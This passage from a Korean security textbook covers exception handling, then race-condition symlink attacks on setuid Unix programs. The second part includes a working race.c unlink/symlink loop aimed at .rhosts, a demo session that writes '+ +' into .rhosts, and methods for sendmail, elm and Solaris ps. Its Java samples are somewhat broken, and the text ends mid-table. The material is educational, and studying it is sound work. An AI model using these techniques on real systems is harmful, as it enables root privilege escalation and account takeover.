이전에 수행되었다면 finally 블록의 내용은 수행되지 못하고 프로그램은 종료된다.

4.3. 예외사항(Exception)이 나타나는 환경

예외사항이 나타나는 환경은 줄일 수가 없다. 단지 미리 대비를 할 수는 있다.

사용자는 때때로 메모리 부족을 일으킬 수 있고, 이때 할 수 있는 질문은 무엇을 할 것이다. 다음과 같은 선택이 있다.

- 프로그램이 다운되게 나둔다.
- 실상을 알리고 조용히 종료한다.
- 사실을 알리고 사용자로 하여금 장애를 제거하게 한 뒤 계속 진행하게 한다.
- 문제를 해결한 뒤 계속 진행한다.

모든 프로그램이 이러한 모든 예외적인 환경을 자동 극복하게 하는 정도까지 반드시 필요한 것은 아니지만 시스템을 다운 시키지 않는 어떤 조치는 반드시 필요하다.

예외 처리를 사용하는 시기는 그것을 사용하는 목적에 비추어 볼 때 보다 안정적이고 오류에 강한 프로그램을 만들려고 하는 경우라면 언제든지 사용할 수 있다.

이 중에서도 예외 상황이 사용되는 전형적인 경우를 살펴보면 다음과 같다.

표 4-2 예외 발생 시기 및 이유

예외 발생 시기	예외 발생 이유
파일을 디스크에서 개방시	• 파일이 존재하지 않는 경우 • 파일의 허가 권한이 적합하지 않은 경우
변수 사용시	• 정의 (definition) 안 된 변수를 사용할 경우 • 변수 선언의 구역 (scope) 이 부적절할 경우
산술 연산시	• 산술 연산의 결과가 부정 또는 불능일 경우
여러 보안 처리시	• 보안 상황을 위배하는 경우
URL 사용시	• URL 의 형식이 잘못된 경우
질의어 사용시	• 질의어의 내용이 잘못된 경우
기타 여러 상황	

4.4. 예외의 발생과 처리

4.4.1. 예외가 발생하기 위한 조건

- 예외가 발생하기 위해서는 우선 에러가 발생해야 한다.
- 에러가 발생하면 두 가지 정보를 가지는 예외 객체를 만든다.
  - 예외의 종류
  - 에러가 발생한 장소
- 만든 예외 객체를 런타임 시스템에게 넘겨준다.
- 런타임시스템은 받은 예외 객체를 가지고 콜 스택에서 적당한 예외 핸들러를 찾는다.
- 넘겨받은 예외 객체를 처리할 적당한 예외 핸들러를 찾게 되면 예외를 처리한다.

프로그램 작성시에 예외 처리를 하지 않으면 socket 이나 file 등 open 하는 함수를 사용할 때 오류가 발생하면서 해당서버의 full path 를 노출하게 된다.

[예제 4.7] 해당서버의 full path 를 노출시키는 예제

```
- case in Data(whois.php)
if (!$table || !$host) {
echo "\n";
exit;
}
```

4.4.2. 발생 가능한 예외상황

- 사용자 입력 에러들 - 잘못된 URL,
- 장치 에러들 - 프린터 OFF, serial port failure
- 물리적 제한들 - 디스크 full, memory 부족
- 코드에러 - 메소드가 올바르게 수행되지 않을 때 (배열 인덱스, 빈 스택의 데이터 추출)

4.4.3. 예외상황의 처리

어떤 프로그램을 실행 했는데 다음과 같은 오류가 발생했다.

그림 4-1 오류발생

위와 같은 방식의 오류메시지는 바람직하지 않다. 가능하면 오류를 해결하도록 해야 하며, 오류 메시지가 출력되더라도, 사용자가 이해하기 쉽게 오류 메시지를 표시해야 한다.

except 이후에 예외 처리 코딩이 없다면, 발생한 오류상황은 완전히 무시해 버리며 에러 메시지 따위는 표시되지 않는다. 심한 경우에 PC 를 다운시킨 상태로 끝나고 마는 경우도 있다. 그래서 제대로 해결을 할 수가 없고, 컴퓨터의 환경에도 많은 악영향을 끼치고, 보안상에도 많이 취약한 상태가 된다. 그래서 제대로 처리되는 것이 있어야 한다.

이러한 기능을 하는 것이 예외처리이며 다음과 같은 방법으로 구현한다.

try ~ catch 의 이용

예외가 발생할 가능성이 있는 부분을 try 블록으로 묶어서 실행하고, try 블록 내에서 발생한 에러를 잡기위해 수행해야 할 부분을 try 블록 다음에 위치하는 catch 블록 내에 위치시킨다.

- finally 문 : 예외가 잡히거나 아니거나 관계없이 항상 수행되기를 위하는 코트블록을 정의할 때 사용

[예제 4.7] exception handling

```
public class Hackerslab{
    public static void main ( String args[] ) {
  int k = 0;
  String greetings [ ] = {
    "Hello!",
    "It is a good day!",
    "Hello !!"
   }
   while(k<4) {
```

```
    try {                                          //try문 start
      System.out.println( greet[k]);
    } catch (ArrayIndexOutOfBoundException e){     //catch 블록
       System.out.println("It is Resetting Index Value");
       k = -1;
    }catch ( Exception e ) {                       //catch 블록
        System.out.println(e.toString() );
    } finally {                                    //finally 블록
        System.out.println("Always Printe");
    }
    k++;
}
  }
```

throw 문과 throws 절을 이용

프로그래머가 예외를 발생시키기 위해 사용한다. 예외를 발생 시키게 되면 예외가 발생된 메쏘드가 끝난 뒤에 메쏘드를 호출한 메쏘드에서 이 예외를 처리하여 주어야 한다.

- throws 절을 포함하는 메쏘드의 일반형식

```
type method-name (parameter-list) throws exception-list
```

[예제 5.8] Throw의 예

```
public void OpenFile(String filename) throws IOException {
      FileInputStream  finput;
      finput = new FileInputStream(Filename);
      if( finput==null) throw new IOException;
```

```
    }
```

- 예외 상황에 대한 몇 가지 주의 사항.
  - 예외상황 처리기가 간단한 검사를 대신하지 못한다.

[예제 5.9] 스택관련 코드

```
- 방법 1)
         Stack y;
         if(!y.empty() ) y.pop();


- 방법 2)
           Stack y;
try() {
            y.pop();
             }catch (EmptyStackException e) {
               }
```

비어 있는 스택에 대해서 위 두 가지 코드가 있다. 여기서 두 가지 코드를 실행하는 데 걸리는 시간을 비교하면 두 번째의 예외상황을 감지하는 코드를 실행하는데 걸리는 시간이 첫 번째 코드를 실행하는 시간보다 거의 10 배 가까이 든다. 따라서, 간단한 검사로 대체할 수 있는 코드에 대해서 까지 예외상황 처리를 남용하는 것은 비효율적이다.

그래서, 오직 예외적 환경에서만 예외상황을 사용해야만 한다.

- 예외 상황들을 너무 세세히 조작하지 않는다

[예제 5.10] 스텍에서 100 개 data 를 꺼내어 파일에 저장하는 작업

```
- 방법 1)
```

```
    istream is;
    Stack stac;
    for(  i = 0; i <100;  i++){
      try {
        n = stac.pop();
      }
      catch( EmptyStackException stac) {
       // 스택이 비어있음.
       }
      try{
         out.writeInt(n);
       }
       catch(IOException){
        // 파일을 읽을 때 문제 발생.
       }
   }
```

-방법 2)

```
try{
   for(i = 0; i < 100; i++){
     n = stac.pop();
     out.writeInt();
   }
 }
 catch(IOException e){
    // 파일을 읽을 때 문제가 발생
 }
```

```
catch(EmptyStackException stac) {
   // 스택이 꽉 차 있음.
 }
```

예외상황을 너무 세밀하게 조작하게 되면, 코드가 상당히 복잡하게 된다. 그래서 간단하게 바꾸는 것이 좋다. 위에 예에서 방법 1 에서 방법 2 의 예제를 사용하는 것이 좋다.

- 예외상황을 쓸모 없게 만들지 않는다.

[예제 5.11] 예외상항

```
Image hackerImage(String s)
   { try
{ // 다양한  코드들.
      }
      catch( Exception e){
} // 예외상황 처리 코드들.
 }
```

위의 예에서 프로그래머는 모든 예외상황을 단순히 Exception 으로만 받아서 처리한다.

이런 경우 컴파일시 문제가 발생하지는 않지만, 각각의 예외상황에 대해 적합하게 대처할 수가 없다. 그래서 위 예는 잘 못 사용한 경우이다.

4.4.4. 특정 예외상황만 처리하고자 할 때

일반적으로 예외처리를 하고자 할 때 다음과 같이 한다.

[예제 5.12] 일반적인 예외처리

```
Try
```

```
{예외를 발생시킬 가능성이 있는 코드}
except
{예외를 처리하는 코드}
end;
```

try ~ except 사이의 코드를 실행하다가 에러가 발생하면 실행을 중지하고 except ~ end 사이의 코드를 실행한다

여기서 특정 예외 상황만 처리하고자 할 때는 아래와 같이 한다.

[예제 5.13] 특정 예외상황

```
Try
    {예외를 발생시킬 가능성이 있는 코드}
except

    on 예외이름 do 처리;

else 그 외의 처리

end;
```

4.5. 예외발생을 이용한 해킹과 대책

4.5.1. 예외 발생시의 해킹에 대한 위험성

예외처리가 발생 하면, 이것을 이용해서 사용자의 권한을 뺏을 수 있다. 왜냐하면, 해커들은 포트를 찾는 와중에 시스템에서 사용하는 포트를 이용해서 침투를 하게 된다. 그런데 그때 일정한 프로세서를 돌리도록 하게 되는데, 요청되는 시스템을 돌리게 되는 것이 일단은 root 권한을 걸쳐서 돌리게 된다. 이때 만일 이상이 생겼을 때(예외처리 같은) security hole 을

만나면 현재 돌고 있는 권한 즉, root 권한으로 갈수 있게 된다. 참고로, Security hole(보안 홀)이란 것은 프로그램 상의 문제 등으로 인해 본래의 접속 순서를 밟지 않고 액세스가 허락되거나 나빠지게 되는 보안상의 약점을 말한다.

이렇듯이 예외가 발생하면, root 권한으로 쉽게 접근할 수 있기 때문에 예외 발생시 해킹에 대한 위험성이 크다.참고로, 이러한 보안 홀의 실례로 버퍼 오버플로우 및 언더플로우를 들 수 있다. 버퍼 오버플로우(buffer Overflow)는 chapter8 장에서 자세하게 다루도록 하겠다.

4.5.2. 해킹에 대한 대책

예외상황이 안 일어날 수는 없다. 그러나, 예외가 일어 났을 때 빨리 예외 처리하도록 해야 하고, 위 본문에서 언급했듯이 예외가 발생했을 때 바로 처리 할 수 있도록 예외에 대해 적절한 예외처리 프로그램을 만들어야 한다.

또한 예외발생으로 인해 취약해진 컴퓨터 환경 즉, security hole 로 침투를 할 수 있는 환경이 되므로 SUID 도 같이 잘 관리 해야 할 필요가 있다. 어떤 SUID 프로그램은 필요한 것들이기는 하지만, 이들을 최소로 유지해야 한다. SUID 프로그램에 있는 대부분의 보안구멍은 프로그램이 명령줄을 실행하거나, 셸을 가동시키거나, 사용자가 자신의 명령을 포함하도록 바꿀 수 있는 파일을 실행할 때 발생하기 때문이다. 또한 정기적으로 자신의 파일 시스템을 검색하여 find 명령을 사용해서 새로운 SUID 프로그램에 대해 점검해야 한다.

4.6. 참고 자료

- 해커스랩, http://www.hackerslab.org
- 한국 정보보호센터, www.certcc.or.kr/advisory/ka2000/ka2000-040.txt

- 유닉스 강좌, http://myhome.hananet.net/
- 슈퍼유저코리아, http://www.superuser.co.kr
- Joe Testa's Supa-fly HomePage, http://hogs,rit,edu/~joet/

5. Race condition

5.1. Race condition 의 개요

5.1.1. Race Condition 이란?

Race Condition 이란, 해킹조건을 뜻하는 말이 아니었다. Race Condition 은 간단히 말해서, 두 프로세스간에 resource 를 사용하기 위해서, 다투는 과정이다. 유닉스 시스템에서 두 개 이상의 프로세스가 동시에 실행될 경우, 그 두 개의 프로세스는 서로 CPU 를 차지하기 위해 CPU 를 향해 경쟁하며 달리는 형태가 되어 진다.

예를 들어, 이러한 프로그램이 있다고 가정해 보자.

```
{
    - A 를 출력
    - child process 를 생성
        - B 를 출력
    - 무한루프
}
```

이 프로그램을 실행시켰을 경우 이론상으로는 ABABABA..와 같은 식으로 parent 프로세스가 출력하는 A 와 child 프로세스가 출력하는 B 가 한번씩 번갈아 나타나야 하겠지만 실제로는 parent 프로세서와 child 프로세서가 CPU 를 차지하기 위해 계속해서 달리는 형태가 되어 AABBABBABBBAABBBBA...와 같이 불규칙적인 결과가 나타나게 된다.

Race Condition 은 이러한 특성을 이용하는 해킹 기법으로, 목표 프로그램과 해커의 exploit 이 서로 경쟁하게 만듦으로써 작업의 처리시간을 가로채는 것이다. Race Condition 은 주로 임시파일을 생성하는 setuid 프로그

램을 목표 프로그램으로 하는데, 목표 프로그램이 임시파일을 생성하기 전에 해커의 exploit 이 먼저 그 임시파일을 생성하도록 함으로써 이루어지는 것이다.

문자 그대로 Bug 를 갖고 있는 System Program 과 Cracker 의 Exploit Program 이 Race(경쟁) Condition(상태)에 이르게 하여 System Program 이 갖는 권한으로(Set-User ID+가 붙은 경우 Root, Bin 등) File 에 대한 Access 를 가능하게 하는 방법을 말한다. 그럼, 지금부터 Symbolic Link 에 대해서 알아본 후 본격적으로 Race Condition 의 예제와 그에 대한 해결책에 대해서 알아보도록 하자.

5.1.2. Symbolic Link 의 이해

유닉스에는 Symbolic link 라는 아주 좋은 개체가 존재한다. 일반적으로 어떤 파일을 접근하고자 할 때, 그것의 Full-path 를 찾아가는 일은 대단히 귀찮은 일이다. 물론 PATH 라는 좋은 매체가 존재하기는 하나, 그것으로는 조금 불충분하다고 생각할 수 있다. symbolic link 는 그냥 path name 으로 연결해주는 매체로써, 예를 드는 것이 가장 쉬울 것으로 예상된다.

여러분이 시스템 내에서 /home/project/hacking 이라는 디렉토리에서 연구를 한다고 하자. 임시로 여러분의 login 디렉토리는 /user/hackerslab 이라고 하자. 여러분은 그 쪽으로 연구를 하러 갈 때, 항상 cd /home/project/hacking 과 같은 방식으로 갈 수 밖에 없을 것이다. 그것도 매일 이와 같이 한다면 더욱 귀찮을 것이다. 이런 경우 symbolic link 를 이용하면 매우 간단히 해결된다. 여러분의 홈 디렉토리에서 'ln -s /usr/project/hacking .link' 라고 입력하면, ".link"라는 링크 파일이 만들어진다. 그러면 차후에 cd .link 라고 입력하면 .link 는 /home/project/hacking 으로 연결되어 있으므로, 자동으로 그 쪽 디렉토리로 이동하게 된다. 매우 편리한 기능이다.

Symbolic link 는 위와 같이 매우 편리하게 이용할 수 있으나, 위험성을 많이 내포하고 있다. 유닉스에 존재하는 일반적인 버그에 수시로 나타나는 것이 바로 이 Symbolic link 인데, 왜 그런지 그 이유를 살펴보도록 한다.

5.2. Race condition 의 위험성

5.2.1. Unix 내에서의 Race Condition 의 위험성

유닉스에는 Symbolic link 라는 아주 좋은 개체가 존재한다고 위에서 밝혔다. 일반적으로 어떤 파일을 접근하고자 할 때, 그것의 Full-path 를 찾아가는 일은 대단히 귀찮은 일이다. 물론 PATH 라는 좋은 매체가 존재하기는 하나, 그것으로는 조금 불충분하다고 생각할 수 있다. symbolic link 는 그냥 path name 으로 연결해주는 매체이다.

예를 들어서, 어떤 프로그램이 hellohacking 라는 파일을 열어서, 그곳에 무언가를 써준다고 가정한다. 이때 만약 여러분이 Permission 이 된다면, hellohacking 라는 파일을 지우고나서, symbolic link 로 'ln -s ~xxx/.rhosts hellohacking' 라고 해두면 어떻게 되겠는가? 그 프로그램이 실행되면 hellohacking 라는 파일을 여는데, hellohacking 는 ~xxx/.rhosts 라는 파일에 링크되어 있으므로, 그 프로그램은 ~xxx/.rhosts 를 열어서 쓰게 된다. 이러한 단적인 예제가 elm 에 존재하는 autoreply 라는 버그였는데, 그것은 setuid root 되어 있고, /tmp 에 arep.???? 라는 666 mode 의 파일을 생성한다. 그러면, 그 생성되는 파일을 없애고(unlink), symbolic link 를 /.rhosts(root 의 .rhosts)로 연결시켜버린다. 그러면 실행하면서 /.rhosts 라는 파일에 "+ +"정도가 들어가게 하기만 하면, 만사 OK 가 된다.

프로그래머들은 드디어 위와 같은 문제점을 인식하고, 새로운 방법을 모색하게 되었다. 그것은 바로 lstat()를 이용한 것으로, lstat()을 이용하여, 먼저 modify 하고자 하는 파일이 Symbolic Link 인지를 먼저 파악하고 그

런 후에 그 파일을 open()시켜서 처리하도록 한것이다. 정말 혁신적인 방법으로, 아무런 문제가 없는 듯이 보였다. 그러나, 여기에서 문제가 많다.

lstat()과 open()사이에는 분명히 갭이 존재한다. 그 갭을 적절히 이용한 것이 바로 race condition 인데, 먼저 race 프로그램을 background 로 돌립니다. race 프로그램은 돌면서, 공격하고자 하는 프로그램이 modify 하는 파일을 연속해서 지우고, 링크를 만들고 하는 작업을 반복한다. 그런 후에 공격하고자 하는 프로그램을 돌린다. 그러면 어떻게 되는가?

lstat()이 이루어졌을때, unlink()가 되어있고, open()될때 symbolic link 가 되어 있다면, lstat()은 무용지물이 되고 만다. 그러나, 그것이 이루어 질지 안 이루어 질지는 미지수이다. 위에서 얘기한 것처럼 프로세스는 어떻게 시간을 할당할지 전혀 알 수 없기 때문이다. 그러므로, race condition 이라 불리운다.

예를 들어 A 라는 프로그램이 Root 의 소유권으로 Set-User ID 가 붙은 프로그램이라고 하자. 이 때 A 라는 프로그램은 작업의 성격상 임시로 파일을 하나 만들어야 한다. 임시파일은 다른 UNIX Program 의 임시파일과 마찬가지로 /tmp 디렉토리에 들어가게 되는데 이 임시파일의 이름을 Cracker 가 미리 알고 있을 때, 그 임시파일의 이름으로 조작을 원하는 파일을 Destination 으로 갖는 Symbolic Link File 을 만들어 둔다면 A 라는 프로그램이 실행되었을 때 A 라는 프로그램이 Root 의 권한으로 생성하거나 수정을 가하는 File 은 Symbolic Link 로 연결된 Destination File 이 된다.

만약, Destination File 이 존재하지 않는 File 이었다고 한다면 Default umask 에 의해서, rwxrwxrwx 의 Permission 을 갖는 File 이 생성되어진다. 이 때, 이 File 이 /~root/.rhots 나 /~root/.forward 같은 것이라면 이를 이용해서 root 의 권한을 훔치거나 특정 개인의 메일을 훔쳐볼 수 있는 등 부당한 권한을 취득할 수 있다.

System Programmer 들은 이와 같은 형태의 Bug 로 인해서 System 의 안전성이 위협 받는 것에 대한 해결책으로 임시 파일을 생성하기 직전에 생성하려는 임시 파일이 존재하는지에 대한 검사와 이미 임시 파일이 존재한다면 그것이 Symbolic Link 를 갖는 파일인지에 대한 검사를 통해서 안전한 조건일 경우에만 실행을 하거나, 안전한 조건을 만들고 실행을 하는 방법으로 Cracker 들의 악용을 피하려 하였다.

하지만, 이러한 방법도 Cracker 들의 새로운 방법에는 속수무책 이었다. access 로 파일에 대한 접근 권한을 확인하고 Open 을 한 직후에 그 파일을 지우고 Symbolic Link 를 만든다면 어떤 일이 발생할지는 자명한다. 바로, System Programmer 의 노력이 무심하게도 간단하게 Exploit 에 이용되어질 것이다.

이런 경우 Cracker 가 하는 일은 실행 전에 미리 파일을 만들어 두는 것이 아니라 임시 파일이 만들어지는지의 여부를 계속해서 파악하는 프로그램을 실행하고 임시 파일이 만들어진 경우에는 바로 임시 파일을 지우고 Symbolic Link 를 만드는 프로그램을 실행하는 것이다.

Open 한 직후 fstat 을 이용해서 지금 생성한 임시 파일이 Symbolic Link 인지를 확인하는 것이다. 이런 경우도 fstat 을 사용해서 Symbolic Link 라면 Cracker 에 의해서 악용되어지고 있는 상태이므로 프로그램의 수행을 중단하거나 임시 파일을 새로 만들던지 하는 방법으로 Cracker 들의 악용을 피한다.

이런 과정은 임시 파일에 대해서 System Program 과 Exploit Program 은 계속해서 수행되며(Running) 상대방의 동태를 파악하며 계속해서 달리는 형태가 되므로 Race Condition 이라고 불린다. 이러한 버그들은 System 내의 File 들에 대한 Root 권한의 Access 기회를 제공하므로 신속히 패치 하여야 한다.

프로그래머들은 해커들이 Race Condition 을 이용하여 시스템을 위협하는 것을 막기위해 다음과 같은 방법을 생각해 냈다. 임시파일을 생성할 때, 그 임시파일이 이미 존재하는 파일인지 검사한다. 만일 이미 존재하고 있다면 exploit 이 생성한 심볼릭 링크일 가능성이 있으므로, 그 파일을 지우고 새로 임시파일을 생성한다. 하지만 해커들은 프로그래머들의 노력을 무시하듯이 더욱 발전된 형태의 Race Condition 을 개발함으로써 이를 무색하게 했다. 보다 발전된 형태의 Race Condition 은 다음과 같은 구조를 갖는다.

- system() 함수 나 exec() 함수를 이용하여 목표 프로그램을 백그라운드로 실행시킨다.
- 임시파일이 심볼릭 링크인지 판단하여 심볼릭 링크가 아니라면 임시파일을 지운다.
- 임시파일의 이름으로 심볼릭 링크를 생성한다.

이 exploit 을 목표 프로그램에 대해 실행 시켰을 때 exploit 의 실행이 끝나기 전에는 Race Condition 이 성공했는지를 파악할 수 없으므로, for 문을 이용하여 여러 번 반복시켜 주는것이 성공확률을 높일 수 있다.
symlink() 함수를 이용하여 심볼릭 링크를 생성할 때, 목표파일을 존재하지 않는 파일로 지정할 경우 default umask 에 의해서 rwxrwxrwx 의 권한을 갖는 목표파일이 생성되어 진다. 목표 프로그램이 만일 root 소유라면, 결국 목표파일은 root 소유로 만들어 질 것이다. 해커는 이렇게 생성된 목표파일을 이용할 수도 있다.

또는, 이미 존재하는 파일, 예를 들어 /etc/passwd 등을 목표파일로 지정하면 목표 프로그램이 조작하는 파일은 심볼릭 링크로 연결된 /etc/passwd 가 되는 것이다.

그럼, 여기에서 Race Condition 의 적용 원리에 대해서 정리를 해보도록 하자. 목표 프로그램이 임시파일을 생성할 때, Race Condition 이 이루어

지고 있는가를 검사한 뒤에 임시파일을 생성한다는 점을 이용하여 일단 목표 프로그램으로 하여금 안전한 조건을 만들어 주고 목표 프로그램이 안전하다고 생각하며 임시파일을 생성하는 순간 생성된 임시파일을 지우면서 심볼릭 링크를 생성하는 것이다. 이렇게 되면 목표 프로그램과 exploit 은 임시파일을 사이에 두고 서로의 동태를 파악하며 CPU 를 향해 계속해서 달리는 형태가 되어 그야말로 Race Condition 이라는 이름이 잘 걸맞게 된다.

5.2.2. Race Condition 을 이용한 국내 해킹 사례

표 5-1 Race Condition 을 이용한 국내 해킹 사례

발생일	발생기관	해킹유형
99/5/ 23	전자신문	홈페이지 해킹(한국정부와 FBI 가 네덜란드 광대를 수배한다는 엉뚱한 기사)
99/3/31	KAIST	한국과학기술원 국산 인공위성 연구팀 연구원의 개인 컴퓨터에 침투해 '우리별 3 호' 위성의 제원과 임무 등의 자료를 빼냄. 신종해킹프로그램 '백 오리피스 사용'
98/5	부산시청	부산시청 인터넷 홈페이지가 내부불만자에 의해 해킹당함. 특정방에 침입 방을 폐쇄하거나 화면을 날려버림. 20 회이상의 시스템 장애와 4 개의 비밀번호가 담당자 모르게 바뀜
98/4/10	PC 통신 하이텔	pc 통신 하이텔의 홈페이지가 해커에의해 음란한 내용의 그림과 글들로 바뀌어 짐.
98/2/27	11 개 국립대	전국 11 개 교육대 전산망에 외국인 해커가 침입, 포르노화면을 게재
98/2/26	PC 통신 나우	전자우편기능이 9 시간동안 마비되는 사고 발생.

발생일	발생기관	해킹유형
	누리	Spam Mail 을 수천명의 가입자에게 동시에 보내는 바람에 서버에 부하가 걸려 발생
98/2/24/	인천교대	인터넷 홈페이지에 음란한 그림을 가득 채운 일. 경찰 수사후 대구교대, 공주교대, 광주교대 등 4 개 대학이 같은 방식으로 해킹당한 사실 밝혀짐
97/9/12	후불제 전화카드 해킹	분실된 데이컴의 후불제 국제전화(콜링 카드)카드를 누군가가 이 카드의 비밀번호를 해독하여 1 억 6 천만원어치의 국제전화를 무단 사용한 사고
97/08/29	국제전화 관문국 시스템 침입	한국통신의 국제전화 관문국 교환시스템에 외국해커가 침입, 국제전화를 공짜로 사용한 흔적이 드러남. 한통관계자는 기술적으로 국제전화요금을 피해나갈 수는 있지만 인터넷망이나 패킷망이 아닌 전화망을 통한 해킹은 불가능하다고 입장 밝혀
97/07/14	제주대	제주대 전자공학과 학생이 학교 전자계산소의 메인 컴퓨터에 들어가 성적을 조작
97/7	PC 통신 하이텔	모대학 컴퓨터공학과 2 년 김모씨가 하이텔의 인터넷 서버에 침입해 시스템 최고관리자인 root 지위를 획득하여 1 만 6 천명의 접속비밀번호가 저장되어 있는 파일을 훔쳐 자신의 계정에 복사해 놓은 사건
97/5/9	나우콤	인터넷 서비스업체 통신망에 침입하여 가입자 2 만 4 천여명의 비밀번호가 담긴 파일을 훔쳐내고 작동프로그램을 파손
97/2/22	PC 통신	중학졸업생이 pc 통신망에 침입, 4 만여 사용자가 1 년 7 개월여에 걸쳐 올려놓은 게시물과 전자우편 등 각종 자료를 불법삭제

발생일	발생기관	해킹유형
96/11/6	나우누리	경찰청 id, 총무처 id 를 얻어내서 장난스런 게시물을 작성
96	홈뱅킹시스템	고객의 은행계좌번호, 비밀번호를 알아내 고객의 돈을 가로챔
96/10/20	Pc 폰뱅킹	96 년 현재까지 총 모두 5 건, 9 억 6 천 6 백 70 만원의 거금이 예금주 모르게 이체된 사실 적발. 주로 금융기관과 접속된 외부 VAN 업체에 침입, 이 시스템을 경유하는 금융거래정보를 분석하여 비밀번호를 알아내 도용
96/1/20	대우 옥포조선소	인터넷 전산망에 침투, password 파일을 조작하는 방법으로 기밀자료를 무단열람

5.3. Race Condition 을 이용한 공격 유형 및 예제

5.3.1. SunOS sendmail(/bin/mail)

SunOS 의 sendmail 은 외부로부터 온 메일을 받아서 그것을 /var/spool/mail/$USER 위치에 넣는다. $USER 라는 표기는 그냥 온 유저에 맞도록 넣는다는 의미이다. 문제는 그 유저의 permission 으로 넣어주기 위해서(chown) Root 권한으로 프로그램이 돌아간다는 사실이다. /var/spool/mail 의 디렉토리가 777 로 열려있다고 가정한다. 이때, /etc/passwd 에는 entry 가 존재하고, /var/spool/mail 에는 아직 존재하지 않는 유저가 있다고 생각해보자. ftp, sundiag 등 mail 이 날아올 일이 없는 id 가 분명히 있을 것이다. 이런 경우 race condition 으로 시스템에 구멍이 생긴다.

ftp 를 지목하였다고 하자. race 프로그램을 만든다. 그것은 /var/spool/mail/ftp 를 지웠다가 그 파일을 'ln -s /.rhosts

/var/spool/mail/ftp'로 링크하는 것을 반복하는 것이라고 생각한다. 이제 race 프로그램을 돌린다. 그런 후에, ftp 로 아주 적절한 data 를 넣어서 메일을 보낸다. 그러면 어떻게 되는가?

sendmail 은 Symbolic link 를 판별한다. 그러므로, 확률이 반반정도로 위의 예처럼 잘 걸린 경우 그 내용이 /.rhosts 에 들어가든지 unlink()되어 파일이 없었던 경우라면, ftp 라는 파일이 생성되고 결말이 날 것이다.

여기까지 설명을 했으니, 여기 간단한 예제를 보자. 이것은 SunOS 의 sendmail(/bin/mail)의 버그를 설명하는 것이다.

[소스 5.1] race.c

```
------ race.c --------------------------------

-------------------- race ---------------------
#include &ltsys/types.h>
#include &ltfcntl.h>
void main(void)
{
       while(1) {
              unlink("./temp.file");
              symlink("./.rhosts", "./temp.file");
       }
}
```

이것은 race.c 를 위해 돌릴 프로그램이다. 공격하고자 하는 프로그램이 현재 디렉토리에 "temp.file"이라는 이름의 파일을 변경한다고 할 때, 만들어 놓은 것이다. "temp.file"지우고, 그 후 다시 현재 디렉토리의 ".rhosts"에 링크하고하는 작업을 반복시키고 있다. 실행 파일 명은 racecondition.c 이다.

[소스 5.2] racecondition.c

```
//////////raceconditon.c//////////

#include &ltsys/types.h>

#include &ltsys/stat.h>

#include &ltfcntl.h>

main()

{

       struct stat buf;

       char *name = "./temp.file";

       char *data = "+ +\n";

       int    fd;

       int    is_link;

       int    i;

       if(lstat(name, &buf)) {

              printf("File does not Exist.\n");

              fd = open(name, O_WRONLY|O_CREAT, 0644);

              write(fd, data, strlen(data));

              now_ok();

              close(fd);

              exit(0);

       }

       else {

              printf("File does EXIST!\n");

              printf("Now This file is a ");

              if((is_link = S_ISLNK(buf.st_mode)) )

printf("link\n");
```

```
            if(S_ISREG(buf.st_mode) ) printf("regular
file\n");
            if(is_link) {
                  printf("THIS IS SYMBOLIC LINK. DIE
MAN\n");
                  exit(0);
            }
            fd = open(name, O_WRONLY | O_APPEND);
            write(fd, data, strlen(data));
            now_ok();
            close(fd);
            exit(0);
      }
}
now_ok()
{
      printf("Now ok is Appended.\n");
}
```

racecondition.c 는 공격하고자 하는 프로그램의 간단한 예제이다. 꽤 길어졌는데, 그것은 그 과정을 확실히 보이기 위함이다.

이 프로그램은 시작할 때, 먼저 lstat()을 이용, 파일이 존재하는지 안 하는지를 체크한다. 없으면, open 에서 O_CREAT 옵션을 이용하여, 파일을 생성하고 data 를 "+ +"을 넣는다. "+ +"은 유별난 데이터지만 sendmail 의 경우, 마음대로 data 를 바꾸어서 넣을 수 있으므로, "+ +"을 넣었다고 가정한다.

파일이 존재하면 lstat 으로부터 얻은 정보를 이용해서, symbolic link 인지 아닌지를 체크한다. symbolic link 이면 이 프로그램의 의도에 맞게 대응할 수 있다. 그렇게 않으면 일반 파일이므로, 내용을 추가하여 넣는다.

이제 이 두 프로그램의 race 를 지켜보기 바란다. 여기 실행 결과를 Capture 한 파일을 보인다.

```
Script started on Wed Aug 21 02:19:24 2001
[moses:/u4/norther/seoro] 1 cat ./.rhosts
nowhere nobody
[moses:/u4/norther/seoro] 2 race &
[1] 6519
[moses:/u4/norther/seoro] 3 xx
File does EXIST!
Now This file is a link
THIS IS SYMBOLIC LINK. DIE MAN
[moses:/u4/norther/seoro] 4 xx
File does not Exist.
Now ok is Appended.
[moses:/u4/norther/seoro] 5 cat ./.rhosts
+ +
ere nobody
[moses:/u4/norther/seoro] 6 xx
File does EXIST!
Now This file is a link
THIS IS SYMBOLIC LINK. DIE MAN
[moses:/u4/norther/seoro] 7
script done on Wed Aug 21 02:20:11 2001
```

자 옆에 달린 1,2,3.. 번호를 따라가본다. 1 번에서 먼저 .rhosts 에 들어있는 파일을 보았다. "nowhere nobody"라는 데이터가 들어 있다. 2 번에서 race &로 돌려 background 로 계속해서 tmp.data 를 지웠다가 링크하는 과정을 반복하고 있다. 드디어 3 번에서 목표 프로그램을 실행해본다. 파일이 존재하며, 그것이 symbolic link 임이 드러난다.

이것은 race 할 때, unlink()하여, 파일을 없앤 순간이 아니라, symbolic link 를 연결한 순간에 lstat()에 걸려서 나타난 현상이다. 4 번에서 다시 시도한다. 이번에는 파일이 없으며, 내용을 넣는다고 나타난다. 5 번에서 .rhosts 내용을 확인해본 결과, 아닌 게 아니라 "+ +"메시지가 들어가있다. 6 번에서 한번 더 해보았지만 실패하고 만다.

5.3.2. Solaris 2.x ps(/usr/bin/ps)

Solaris 2.x 에 있는 ps 는 /tmp 디렉토리에 임시파일을 만들고, 그 파일에 내용을 쓴 다음 chown()을 이용하여, 권한을 바꾸고 마지막으로 그것을 /tmp/ps_data 라는 파일로 rename 시켜준다. 이것은 어떤 방법으로 race condition 이 가능할까?

이번의 race 프로그램은 약간 신경을 써서 만들어야 한다. 임시로 만들어지는 파일의 이름이 무엇인지 알지 못하므로, 이런 경우에는 race 프로그램에서 계속해서 /tmp 디렉토리를 search 해가면서 나타나는 파일마다 race 를 걸어주어야 하게 된다. search 하면서 파일이 나타나면, 그것을 unlink()시키고, 그 다음 그것을 우리가 원하는 파일에 링크한다. 그 후 그 파일을 chown()시키므로, 우리가 원하는 파일의 permission 이 바뀌게 된다.

구분	내용
/usr/ucb/lpr	임시 파일이 1000 을 주기로 이름이 반복된다. lpr -q -s 옵션을 이용 원하는 파일에 symbolic link 가능
/bin/passwd -F	패스워드 변경시 /etc/ptmp 라는 파일을 생성, 내용을 바꾼

구분	내용
